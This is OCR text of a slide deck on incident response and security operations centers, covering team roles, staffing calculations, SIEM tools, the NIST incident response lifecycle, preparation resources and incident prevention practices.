
Why bother?

Reduce the cost $$ of an incident.


Reduce damage and impact (loss in terms of risk)

Faster to Recover which retain confidence from customers, regulators.

Incident Response Capability : Actions



Incident Detection Response Teams




Source: NIST SP 800-184 Guide for Cybersecurity Event Recovery Relationship with the NIST CSF

Incident Response Key elements

INCIDENT RESPONSE JARGON

CERT	US-CERT	CSIRT	IRT	SOC
Computer Emergency Response Team. Part of the Carnegie Mellon University which has community focus.	Department of Homeland Security CERT which has a focus on the US Federal organizations	Computer Security Incident Response Team	Incident Response Teams focused on organizations	Security Operation Center

Security Operation Center Organization



Roles and Responsibilities

Leadership	Analyst Roles	Engineering	Operations	Support
A SOC is usually led by a SOC manager or director which is part of the leadership team. SOC Managers are responsible for providing leadership to the team members.	Analyst are a fundamental part of the SOC and they provide a variety of services in the SOC. Responsibilities include security monitoring, incident report investigations, incident handling, threat intelligence, vulnerability intelligence.	Security engineers might be located outside the SOC, however, due the complexity of the platforms being used by the SOC team, it might require engineers responsible for testing,staging and promoting new platforms and patches. Vendors might supply external engineers.	SOC operators spend their time on maintaining and operating the SOC platforms. Usually they are responsible for providing coverage to the service level agreements within the SOC.	SOCs might be supported by other teams within the organization including: Project Managers BCP/DR teams Compliance and audit Incident and Problem managers Process/Procedure developers Training specialists.

Source: Muniz,J. McIntyre G. Security Operations Center. Cisco Security


How to calculate team members?

Hours of Service

Understanding if the operation of the SOC must be during business hours or if it requires a 24/7 operation. How high events/alerts happening after business hours should be managed?

Average collated Events per interval

Based on data volumes, what is the average of event alerts an Incident Handler will need to examine?.



Acceptable queue time

Acceptable time a security event can stay on the incident's queue before being processed.

Average event handling time

Understanding how long it takes for an analyst to review a case in his/her queue is critical to estimate the average of cases that can be analyzed.

Individual Staff availability


How many days in average an Incident Handler should work?

Source: Muniz,J. McIntyre G. Security Operations Center. Cisco Security

How to calculate team members

Service Level Agreements

Understand the SLAs regarding if alerts should be addressed in a specific timeframe



Acceptable staff ratios

How many staff members should be working at any point during the hours of services.


Acceptable backlog

Not all events can be handled at the same time and some of them will go to the background, resulting on an annual backlog.

Business needs to understand how large this backlog is going to be.

Source: Muniz,J. McIntyre G. Security Operations Center. Cisco Security

SOC Capabilities



Data-Collection Tools

- Some organizations have generic syslog servers or vendor specific threat-intelligence managers/tools that could work as a data-collection tools.

- SIEM (Security Information and Event Management) is one of the key elements of enabling SOC capabilities to handle and manage events.

- SIEM technologies are designed to be vendor-neutral.


Gartner Most reviewed SIEM solutions

Source:https://www.gartner.com/doc/reprints?id=1-5VGLBIJ&ct=181129&st=sb

SIM, SEM and SIEM

Source: Muniz, J. McIntyre,G. Security Operations Center.

NIST Incident Response Lifecycle



Incident Preparation

The role of preparation

- Organizations world-wide are target of Cybercrime, aiming to steal sensitive information such as intellectual property (IP) data, trade secrets, customer information but also to look after money and cause reputational damage.
- Preparation not only enforces the need of having a clear Incident Response Capability but also to prevent incidents to happen.
- Incident Response Teams are not usually responsible for preventing incidents from happening, however it is fundamental for them to be prepare in the event of them to occur.

Communications and Facilities

Contact Information	On-call information	IR Mechanisms	Issue Tracking Systems	Encryption software
Team members and outside staff including law enforcement agencies and other Incident Response Teams. It includes phone numbers, email addresses, online forms, secure IM.	Other teams within the organization including escalation information	Phone numbers, email addresses, online forms, secure instant messaging that users can use to report suspicious activities and incidents.	In order to track a detail log of events including the incident information, the current status etc.	Software that is being used for communications among team members in the organization, including external parties. Federal Agencies musr use FIPS encryption algorithms.

Incident Analysis Hardware and Software

Digital Forensics/ Backup devices	Spare servers / infrastructure	Packet Sniffers / Protocol Analyzers	Digital Forensic software	Evidence Gathering tools
To create disk images, preserve evidence and logs and any other relevant information associated to the incident.	Any other equipment that could be used to perform activities related to the incident including restoring backups or executing malware samples to determine how it behaves.	To perform network traffic captures and analysis.	That can be used during the incident to analyze disk images.	Accessories that can be used to gather and preserve evidence such as digital cameras, audio recorders, chain of custody forms, evidence storage bags, evidence tapes to preserve evidence

Incident Analysis Resources

Port lists	Documentation	Diagrams	Baselines	Hashes
List of known ports commonly and Trojan horse ports.	Operating System documentation, protocols and intrusion detection systems and antivirus	Network and Infrastructure diagrams belonging to the organization that includes critical infrastructure such as database and email servers.	Current baselines for networks ,Operating Systems and Systems in general.	Cryptographic hashes of critical files that can help to speed up the analysis, the verification and eradication of threats. A good dataset of this hashes is is known as NIST National Software Reference Library or NSRL for short.


How to Prevent Incidents?

Risk Assessment

Periodic Risk assessments are required to understand the security posture of the organization. This process must include the understanding of applicable threats, even organization specific threats.

Host Security

All hosts within the organization must be hardened accordingly to a standard configuration. Best practices includes proper patching, the principle of least privilege, active monitoring and Operating System Check Lists (such as SCAP)



User Awareness and Training

Users must be aware of existing policies and procedures for the correct use of networks, systems and applications.


Malware Prevention

Organizations must deploy software that helps to detect and protect malware. This software must be installed at the host level, application level and client level.


Network Security

Active Monitoring of Networks including Virtual Private Networks and making sure they are properly configured.

Incident Detection and Analysis


Preparation
Detection & Analysis
Containment Eradication & Recovery
Post-Incident Activity

Process for Incident Detection



Dwell Time in Cybersecurity

